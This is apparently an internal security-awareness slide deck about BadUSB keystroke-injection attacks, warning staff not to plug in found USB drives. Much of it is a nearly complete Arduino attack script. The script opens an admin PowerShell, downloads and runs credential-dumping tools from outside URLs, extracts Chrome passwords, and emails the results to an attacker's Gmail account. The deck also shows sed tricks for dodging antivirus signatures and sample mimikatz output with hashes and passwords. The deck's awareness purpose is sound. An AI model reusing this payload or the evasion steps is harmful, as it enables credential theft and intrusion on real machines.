

Should I plug in this USB I found?

How hackers utilize the HID attack vector

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InfoSec Advice



Don't plug in a suspicious USB



Official Advice

Including NCSC & Department of Homeland Security

Travel light - only take with you what you need

When travelling, or on location, take minimum kit away with you and keep your devices with you at all times. **Don't plug any suspicious USBs** or hardware into your BBC devices, as they could contain viruses, take care who's listening to your conversations, and manage/dispose of hard copies (e.g. call sheets) securely.



BBC Essentials on your mobile device is essential!

Download BBC Essentials on your mobile device. It will give you access to work emails on the move, as well as the ability to have your phone remotely wiped should it be lost/stolen.

Returning home from work trips?

Be vigilant of targeted phishing attacks, or your device acting unusually upon your return. If it looks dodgy, it probably is... InfoSec are on hand 24/7 if you need us.



Report anything that *just doesn't look right* to infosec@bbc.co.uk

17/12/18

BBC INFORMATION SECURITY



The worst cyber attack in DoD history came from a USB drive found in a parking lot



OFFICIAL USBKILL.COM

PRO KIT V3
ANONYMOUS + STANDARD EDITIONS

PRO KIT V3

< > 10% Instant Discount




USB Threats to Cybersecurity of Industrial Facilities




ANASTASIOS ARAMPATZIS

DEC 5, 2018

ICS SECURITY





HID Definition

A method by which a human interacts with an electronic information system

Convenience

Computers inherently trust Human Interface Devices

Malicious

How can attacker abuse this vector?

BadUSB Beetle Bad USB ATMEGA32U4 Development Board Module Arduino Leonardo R3

Condition: **New**

Quantity: **4 available**
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Registered as a business seller

The ATMEGA chip

Simulates a keyboard, once plugged in the computer thinks its just a human typing on a keyboard

Keystroke injection

Can pass through 1000 words per minute

Extremely cheap

Easily expendable

```
17 // Opens CMD as admin
18 Keyboard.press(KEY_LEFT_CTRL);
19 Keyboard.press(KEY_ESC);
20 Keyboard.releaseAll();
21 delay(1000);
22 Keyboard.print("cmd");
23 delay(400);
24 Keyboard.press(KEY_LEFT_CTRL);
25 Keyboard.press(KEY_LEFT_SHIFT);
26 Keyboard.press(KEY_RETURN);
27 Keyboard.releaseAll();
28 delay(800);
29 typeKey(KEY_LEFT_ARROW);
30 typeKey(KEY_RETURN);
31 delay(1500);
32
33 // Opens Powershell as admin and exits CMD
34
35 Keyboard.print("start powershell -ex bypass && exit");
36 typeKey(KEY_RETURN);
37 delay(2000);
38
39 // Shrinks Powershell
40 Keyboard.print("[console]::WindowHeight=1;[console]::WindowWidth=1");
41 typeKey(KEY_RETURN);
42 delay(400);
```

The image shows a Windows search interface with the following elements:

- Search Bar:** Contains the text "cmd".
- Navigation:** Includes icons for a calendar, a document, and a gear, along with a "Filters" dropdown menu.
- Best match:** A section titled "Best match" featuring a result for "Command Prompt" (Desktop app).
- User Account Control:** A blue dialog box with the text "Do you want to allow this app to make changes to your device?" and two buttons: "Yes" and "No".
- Command Prompt Window:** A terminal window titled "Command Prompt" showing the text: "Microsoft Windows [Version 10.0.16299.64] (c) 2017 Microsoft Corporation. All rights reserved. C:\Users\Root>start powershell -ex bypass && exit".

Mimikatz

Mimikatz is a leading post-exploitation tool that dumps passwords from memory, as well as hashes, PINs and Kerberos tickets. Other useful attacks it enables are pass-the-hash, pass-the-ticket or building Golden Kerberos tickets. This makes post-exploitation lateral movement within a network easy for attackers.

mimikatz

`mimikatz` is a tool I've made to learn `C` and make some experiments with Windows security.

It's now well known to extract plaintexts passwords, hash, PIN code and kerberos tickets from memory. It can also perform pass-the-hash, pass-the-ticket or build *Golden tickets*.

```
.#####.   mimikatz 2.0 alpha (x86) release "Kiwi en C" (Apr  6 2014 22:02:03)
.## ^ ##.
## / \ ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## v #'  http://blog.gentilkiwi.com/mimikatz           (oe.eo)
'#####'                                     with 13 modules * * */

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 515764 (00000000:0007deb4)
Session           : Interactive from 2
User Name         : Gentil Kiwi
Domain           : vm-w7-ult-x
SID              : S-1-5-21-1982681256-1210654043-1600862990-1000

msv :
[00000003] Primary
* Username : Gentil Kiwi
* Domain   : vm-w7-ult-x
* LM       : d0e9aee149655a6075e4540af1f22d3b
* NTLM     : cc36cf7a8514893efccd332446158b1a
* SHA1    : a299912f3dc7cf0023aef8e4361abfc03e9a8c30
tspkg :
* Username : Gentil Kiwi
* Domain   : vm-w7-ult-x
* Password : waza1234/

...

```

But that's not all! `C` `T` `1` `C` `S` `1` lots of informations in the [GitHub Wiki](#) `h`

Signature-based Antivirus

A signature is the digital fingerprint of a piece of malware. It's a unique string of bits, a binary pattern representing the malware. Each time a traditional AV product encounters a new file, the AV product looks through its signature list and asks, "does this byte in the signature match this byte in the file?"

39 / 72
Community Score

39 engines detected this file

6e37a054bd7c49b233cace747951911f320bd43be8a79ce455b97403c2f7de2c
mimikatz.exe

1.20 MB Size | 2020-03-08 19:56:17 UTC | 2 days ago

64bits assembly direct-cpu-clock-access overlay peexe runtime-modules signed

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY
Ad-Aware	Gen:Application.Mimikatz.2	AhnLab-V3	Trojan/Win32.RL_Mimikatz.R290617	
Alibaba	HackTool:Win32/Mimikatz.b15b1933	Antiy-AVL	HackTool/Win64.Mimikatz.a	
SecureAge APEX	Malicious	Arcabit	Application.Mimikatz.2	
BitDefender	Gen:Application.Mimikatz.2	ClamAV	Win.Trojan.Mimikatz-6466236-0	
CrowdStrike Falcon	Win/malicious_confidence_80% (D)	Cybereason	Malicious.e9f28e	
Cyren	W64/S-b61adc75!Eldorado	eGambit	Hacktool.mimikatz	
Emsisoft	Gen:Application.Mimikatz.2 (B)	Endgame	Malicious (high Confidence)	
eScan	Gen:Application.Mimikatz.2	ESET-NOD32	A Variant Of Win64/Riskware.Mimikatz_CB	
FireEye	Generic.mg.106d289e9f28e3cf	GData	Gen:Application.Mimikatz.2	
Ikarus	HackTool.Mimikatz	Jiangmin	Trojan.PSW.Mimikatz.er	
K7AntiVirus	Hacktool (0043c1591)	K7GW	Hacktool (0043c1591)	
Kaspersky	HEUR:Trojan-PSW.Win64.Mimikatz.gen	Malwarebytes	HackTool.Mimikatz	
MAX	Malware (ai Score=72)	McAfee	HTool-MimiKatz!106D289E9F28	
McAfee-GW-Edition	HTool-MimiKatz!106D289E9F28	Microsoft	HackTool:Win32/Mimikatz.D	
Panda	HackingTool/Mimikatz	Qihoo-360	Win64/Trojan.PSW.a2b	
Rising	HackTool.Mimikatz!1.B3A8 (CLOUD)	SentinelOne (Static ML)	DFI - Suspicious PE	
Sophos AV	Mimikatz Exploit Utility (PUA)	Sophos ML	Heuristic	

Signature-based Antivirus

Changing function names, removing comments, and altering other various aspects, essentially changes the signature.

```
→ ~ sed -i -e 's/DumpCreds/DumpCred/g' Invoke-Mimikatz.ps1
```

```
→ ~ sed -i -e '/<#/,/#>/c\\' Invoke-Mimikatz.ps1
```

SHA256:	881767ed394cb6a24d629f105c8bd9451143a8e5147e14dfb621d270dbbee431
File name:	Invoke-Mimikatz.ps1
Detection ratio:	0 / 54

```
44 // Downloads Mimidogz
45 Keyboard.print("IEX (New-Object Net.WebClient).DownloadString('https://git.io/vywDP')");
46 typeKey(KEY_RETURN);
47 delay(5000);
48
49 // Invokes Mimidogz
50 Keyboard.print("$Body = Invoke-MimiDogz -DumpCred");
51 typeKey(KEY_RETURN);
52 delay(5000);
```

```
PS C:\WINDOWS\system32> IEX (New-Object Net.WebClient).DownloadString('https://git.io/vywDP')
```



```

54 // Emails Results and exits
55 Keyboard.print("$EmailFrom = 'gmailname@gmail.com'");
56 typeKey(KEY_RETURN);
57 delay(400);
58 Keyboard.print("$EmailTo = 'gmailname@gmail.com'");
59 typeKey(KEY_RETURN);
60 delay(400);
61 Keyboard.print("$Subject = 'Report'");
62 typeKey(KEY_RETURN);
63 delay(400);
64 Keyboard.print("$SMTPServer = 'smtp.gmail.com'");
65 typeKey(KEY_RETURN);
66 delay(400);
67 Keyboard.print("$SMTPClient = New-Object Net.Mail.SmtpClient($SmtpServer, 587)");
68 typeKey(KEY_RETURN);
69 delay(400);
70 Keyboard.print("$SMTPClient.EnableSsl = $true");
71 typeKey(KEY_RETURN);
72 delay(400);
73 Keyboard.print("$SMTPClient.Credentials = New-Object System.Net.NetworkCredential(@gmailname without @gmail.com@, @gmail password@);");
74 typeKey(KEY_RETURN);
75 delay(400);
76 Keyboard.print("$SMTPClient.EnableSsl = $true");
77 typeKey(KEY_RETURN);
78 delay(400);
79 Keyboard.print("$SMTPClient.Send($EmailFrom, $EmailTo, $Subject, $Body)");
80 typeKey(KEY_RETURN);
81 delay(800);
82 Keyboard.print("exit");
83 typeKey(KEY_RETURN);

```

Send-MailMessage

Module: Microsoft.PowerShell.Utility

Sends an email message.

```

PowerShell Copy
Send-MailMessage
  [-Attachments <String[]>]
  [-Bcc <String[]>]
  [[-Body] <String>]
  [-BodyAsHtml]
  [-Encoding <Encoding>]
  [-Cc <String[]>]
  [-DeliveryNotificationOption <DeliveryNotificationOptions>]
  -From <String>
  [[-SmtpServer] <String>]
  [-Priority <MailPriority>]
  [-ReplyTo <String[]>]
  [[-Subject] <String>]
  [-To] <String[]>
  [-Credential <PSCredential>]
  [-UseSsl]
  [-Port <Int32>]
  [<<CommonParameters>>]

```

- 5 – 6 seconds later...


```
Report Inbox x
|
z@gmail.com
to me ▾
##### mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
## ^ ## "A La Vie, A L'Amour"
## / \ ## /* * *
## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## v ## http://blog.gentilkiwi.com/mimikatz (oe.eo)
##### with 20 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 147810 (00000000:00024162)
Session          : Interactive from 1
User Name        : John
Domain           : John-PC
Logon Server      : JOHN-PC
Logon Time       : 20/03/2017 13:30:50
SID              : S-1-5-21-869640064-2580545954-2988388872-1001
msv :
[00000003] Primary
* Username : John
* Domain   : John-PC
* LM       : 2bbc649b7e2adbfcaad3b435b51404ee
* NTLM     : 56516842daf117f86e238fb396a99ac4
* SHA1     : cb58cba87948abdb80b6631f88526f6cf86d5141
tspkg :
* Username : John
* Domain   : John-PC
* Password : moon1
wdigest :
* Username : John
* Domain   : John-PC
* Password : moon1
kerberos :
* Username : John
* Domain   : John-PC
* Password : moon1
```


Google Chrome Passwords

- Easily view and manage passwords you've saved in Chrome or Android.
- They are encrypted using Windows Data Protection API which is notoriously weak



BrowserGather

Fileless Extraction of Sensitive Browser Information with PowerShell

This project will include various cmdlets for extracting credential, history, and cookie/session data from the top 3 most popular web browsers (Chrome, Firefox, and IE). The goal is to perform this extraction entirely in-memory, without touching the disk of the victim. Currently Chrome credential and cookie extraction is supported. For more information, visit my blog at sekirkity.com.

Instructions

First, import the module:

```
import-module .\BrowserGather.ps1
```

Next, use the cmdlet for the extraction you wish to perform. The following functions are supported:

Get-ChromeCreds

Extracts credentials from the SQLite database. An optional path can be specified. For example, the SQLite database may be stored in a profile folder like "Profile 1" rather than "Default".

```
Get-ChromeCreds "C:\Users\sekirkity\AppData\Local\Google\Chrome\User Data\Profile 1\Login Data"
```

```
// Downloads BrowserGather
Keyboard.print("IEX (New-Object Net.WebClient).DownloadString('https://git.io/vyNc8')");
typeKey(KEY_RETURN);
delay(2000);

// Invokes Mimidogz
Keyboard.print("$dogz = Invoke-MimiDogz -DumpCred");
typeKey(KEY_RETURN);
delay(5000);

// Invokes BrowserGather
Keyboard.print("$chrome = Get-ChromeCreds");
typeKey(KEY_RETURN);
delay(2000);

// Converts to string
Keyboard.print("$shiny = [string]$chrome");
typeKey(KEY_RETURN);
delay(400);

// Emails Results and exits
Keyboard.print("$Body = [Array]$dogz+$shiny");
typeKey(KEY_RETURN);
delay(400);
```

mimikatz(powershell) # exit

Bye!

@{Password=tl

; UserURL=<https://accounts.google.com/ServiceLoginhttps://accounts.google.com/signin/challenge/sl/passwordEmailjz@gmail.comPasswd>

z@gmail.comPasswd}



Click here to [Reply](#) or [Forward](#)

Takeaways



Don't plug in a suspicious USB



You can't trust Antivirus



Alert InfoSec

infosec@bbc.co.uk



Security Champion

security-champions

Security Champions

The screenshot shows a Confluence page for 'Security Champions' within the BBC organization. The page header includes navigation links for 'Spaces', 'People', and 'Calendars', along with a 'Create' button and a search bar. The left sidebar contains a 'PAGE TREE' with items like 'Security Architecture Calendar', 'Security Champions Forum', and 'InfoSec Approvals Process'. The main content area features a yellow padlock icon, a note about the page's purpose for security discussions, and a list of key resources with links to an academy course, a knowledge framework, and a training ground.

Confluence Spaces People Calendars Create ... Search

BBC Security Champions

Calendars


PAGE TREE

- Security Architecture Calendar
- › Security Champions Forum
- › InfoSec Approvals Process
- Frequently, and not-so-Frequently,
- › Threat Modelling
- › AppSec Strategy and Culture
- › AppSec Test Suite
- › Register of Security Champions
- News and Updates
- › Security Champion Training Pathw

Pages 1 Jira link Edit Save for later

Security Champions

Created by Jamie McCarogher, last modified by Joseph Bollen on 05 Mar, 2020



✓ This area is for the Security Champions to discuss, collaborate and carry out security concerns across the BBC. It is backed up by the Slack channel [#security-champions](#)

Key security champs resources:

1. Threat Modelling: [Academy Course and How to Guide](#)
2. Knowledge Framework: [knowledge.appsec.tools.bbc.co.uk](#)
3. Training Ground: [training.appsec.tools.bbc.co.uk](#)

Thank
you